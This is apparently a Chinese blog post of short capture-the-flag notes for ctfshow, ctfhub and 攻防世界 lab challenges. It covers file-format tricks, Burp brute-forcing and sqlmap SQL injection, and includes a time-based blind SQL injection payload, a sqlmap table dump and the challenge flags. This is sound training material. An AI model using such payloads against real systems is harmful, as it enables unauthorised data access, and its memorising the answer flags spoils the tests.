

ctfshow misc入门&&ctfhub&&攻防世界

原创

[卡面来打01](#) 于 2021-04-25 17:09:28 发布 418 收藏 1

分类专栏: [flag](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_51954912/article/details/116128478

版权



[flag](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

文章目录

ctfshow

[misc 2](#)

[misc 3](#)

[misc 4](#)

[misc5](#)

[misc 6](#)

[misc7](#)

ctfhub

[目录遍历](#)

[弱口令](#)

[sql整型注入](#)

[sql字符注入](#)

[sql报错注入](#)

[baby_web](#)

[Training-WWW-Robots](#)

ctfshow

misc 2

将后缀改为png即可

misc 3

用bpgviwe查看就行

bpg是图片压缩就我所知, 不能用010和.txt看出什么东西

misc 4

将所有的.txt文件改为.png
文件就行

misc5

将图片放到010中寻找ctfshow就行

misc 6

同上

misc7

我以为是在属性中，但是属性中没有，无奈放010中，发现flag

ctfhub

目录遍历

在得到的构建网站中的16个文件，只需要每个都查看一边即可得到flag在4.3

弱口令

用burp抓包爆破即可

sql整型注入

运用sqlmap，爆破sqli这个表就能拿到flag（这几道题我写完才进行记录，粗略记录一下）

sql字符注入

跑sqlmap，依旧是sqli，得到flag

sql报错注入

```
C:\Windows\System32\cmd.exe
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 6694 FROM (SELECT(SLEEP(5)))Pzyg)

[16:54:18] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.15.8.2, PHP 7.3.14
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:54:18] [INFO] fetching columns for table 'flag' in database 'sql_i'
[16:54:18] [WARNING] reflective value(s) found and filtering out
[16:54:18] [INFO] retrieved: 'flag'
[16:54:18] [INFO] retrieved: 'varchar(100)'
[16:54:18] [INFO] fetching entries for table 'flag' in database 'sql_i'
[16:54:18] [INFO] retrieved: 'ctfhub{ae9ddcc9e487a58278d99adf}'
Database: sql_i
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| ctfhub{ae9ddcc9e487a58278d99adf} |
+-----+

[16:54:18] [INFO] table 'sql_i.flag' dumped to CSV file 'C:\Users\梁秋怡\AppData\Local\sqlmap\output\challenge-4330afeda5c90762.sandbox.ctfhub.com\dump\sql_i\flag.csv'
[16:54:18] [INFO] fetched data logged to text files under 'C:\Users\梁秋怡\AppData\Local\sqlmap\output\challenge-4330afeda5c90762.sandbox.ctfhub.com'

[*] ending @ 16:54:18 /2021-04-25/

E:\python\sqlmap>_
```

https://blog.csdn.net/qq_5195491

跑sqlmap，依旧是sql_i，得到flag


baby_web

首先得到一个在线场景

HELLO WORLD

https://blog.csdn.net/qq_51954912

直觉要开F12，但是没有看到什么特别的东西，说实话，懵了，以为是签到题，谁知道是我太拉跨。
查看wp才知道，抓包，在包里包含




Training-WWW-Robots

首先，看到robots，想到是在url后面改东西


加上翻译



把.txt文件名放在url后面可以得到



然后



cyberpeace{e6d478b627998e33ae4c8105724e6f90}

https://blog.csdn.net/qq_51954912

得flag



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)